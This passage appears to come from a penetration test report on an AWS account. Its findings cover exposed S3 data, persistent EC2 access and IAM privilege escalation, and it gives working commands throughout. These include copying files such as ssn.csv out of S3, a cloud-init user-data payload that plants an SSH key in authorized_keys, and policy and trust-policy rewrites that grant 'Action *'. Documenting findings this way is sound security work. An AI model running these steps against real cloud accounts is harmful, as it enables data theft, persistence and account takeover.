$ aws secretsmanager get-secret-value --secret-id secret1 --region us-west-2

# Secret is retrieved successfully
```

RES-04 Insecure S3 Bucket Permissions Lead to Data Exposure

First, the attacker identifies a user policy attached to an IAM user within the "Developers" group that grants excessive permissions to an S3 bucket.

Command used: `aws iam get-user-policy -user-name <username> -policy-name S3devpolicy -profile audit`

- The policy `S3devpolicy` allows the following actions on the S3 bucket:

  - `s3:ListBucket`
  - `s3:GetObject`
  - `s3:ListAllMyBuckets`
  - `s3:GetBucketLocation`

```
{
    "UserName":"ResonanceCrossAccountUserDevProfile",
    "PolicyName":"S3devpolicy",
    "PolicyDocument":{
        "Version":"2012-10-17",
        "Statement":[
            {
                "Action":[
                    "s3:ListBucket"
                ],
                "Resource":"arn:aws:s3:::velosoft-sensitive-data-bucket-921234892411",
                "Effect":"Allow"
            },
            {
```

```
         "Action":[
            "s3:GetObject"
         ],
         "Resource":"arn:aws:s3:::velosoft-sensitive-data-bucket-921234892411/*",
         "Effect":"Allow"
      },
      {
         "Action":[
            "s3:ListAllMyBuckets",
            "s3:GetBucketLocation"
         ],
         "Resource":"*",
         "Effect":"Allow"
      }
   ]
  }
}
```

Exploitation of S3 Bucket Permissions:

• The attacker uses the credentials of an IAM user in the "Developers" group to list and access the contents of the sensitive S3 bucket.

• Commands used:

— `aws s3 ls -profile audit`

— `aws s3 ls s3://velosoft-sensitive-data-bucket-921234892411 -profile audit`

• The bucket contains sensitive files such as `customers.txt` and `ssn.csv`, indicating exposure of critical data.

Data Exfiltration:

• The attacker can download sensitive files from the bucket using the `s3:GetObject` permission.

• Command example:

— `aws s3 cp s3://velosoft-sensitive-data-bucket-921234892411/customers.txt ./ -profile audit`

— `aws s3 cp s3://velosoft-sensitive-data-bucket-921234892411/ssn.csv ./ -profile audit`

RES-05 Privilege Escalation and Unauthorized Access to EC2 Instance via Instance Attribute Manipulation

For this vulnerability to be exploited, a multi-part MIME script was created to inject Resonance's SSH key into the target EC2 instance. The script consisted of cloud-init configuration and a shell script to add the SSH key:

```
Content-Type: multipart/mixed; boundary="//"
MIME-Version: 1.0

--//
Content-Type: text/cloud-config; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment; filename="cloud-config.txt"

#cloud-config
cloud_final_modules:
- [scripts-user, always]

--//
Content-Type: text/x-shellscript; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment; filename="userdata.txt"

#!/bin/bash
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQC3Z5x..." >> /home/ec2-user/.ssh/authorized_keys
--//
```

The script was encoded in Base64 format to be used as the user data value and the `aws ec2 modify-instance-attribute` command was used to modify the user data attribute of the target EC2 instance:

```
$ base64 file.txt > file.b64.txt
$ aws ec2 modify-instance-attribute \
--instance-id=i-4f3d7a9c1e8b5h6g2 \
--attribute userData \
--value file://file.b64.txt
```

The instance was restarted using the extended privileges of the **developer** group `ec2:StartInstances`, and `ec2:StopInstances`:

```
$ aws ec2 stop-instances --instance-ids i-4f3d7a9c1e8b5h6g2
$ aws ec2 start-instances --instance-ids i-4f3d7a9c1e8b5h6g2
```

SSH access was then obtained using our key:

```
$ ssh -i my-pentest-key.pem ec2-user@ec2-xx-xxx-xxx-xxx.compute-1.amazonaws.com
```

RES-07 Privilege Escalation Risk in IAM Group devops through "kubernetes" Policy

- The user inside devops IAM group create a new policy version thanks to the IAM permission `iam:CreatePolicyVersion`. He will target an existing IAM policy attached to a random role like `AmazonRedshift-CommandsAccessPolicy-20230315T143505` attached to the role **AmazonRedshift-CommandsAccessRole-20230315T143505**:

```
aws iam create-policy-version \
  --policy-arn arn:aws:iam::111111111111:policy/service-
role/AmazonRedshift-CommandsAccessPolicy-20230315T143505 \
  --policy-document '{
    "Version": "2012-10-17",
    "Statement": [
      {
        "Effect": "Allow",
        "Action": "*",
        "Resource": "*"
      }
    ]
  }' \
  --set-as-default \
  --profile malicious-devops-user
```

- User now update the trust relationship of the IAM role who has this previous customer managed policy binded to allow the malicious user to assume the role:

```
aws iam update-assume-role-policy \
  --role-name AmazonRedshift-CommandsAccessRole-20230315T143505 \
  --policy-document '{
    "Version": "2012-10-17",
    "Statement": [
      {
        "Effect": "Allow",
        "Principal": {
          "AWS": "arn:aws:iam::224240762755:user/malicious-devops-user"
        },
        "Action": "sts:AssumeRole"
      }
    ]
  }' \
  --profile malicious-devops-user
```

As a result, this manipulation has provided the malicious user with elevated privileges, making it imperative for organizations to closely monitor and audit IAM activities to prevent potential security breaches.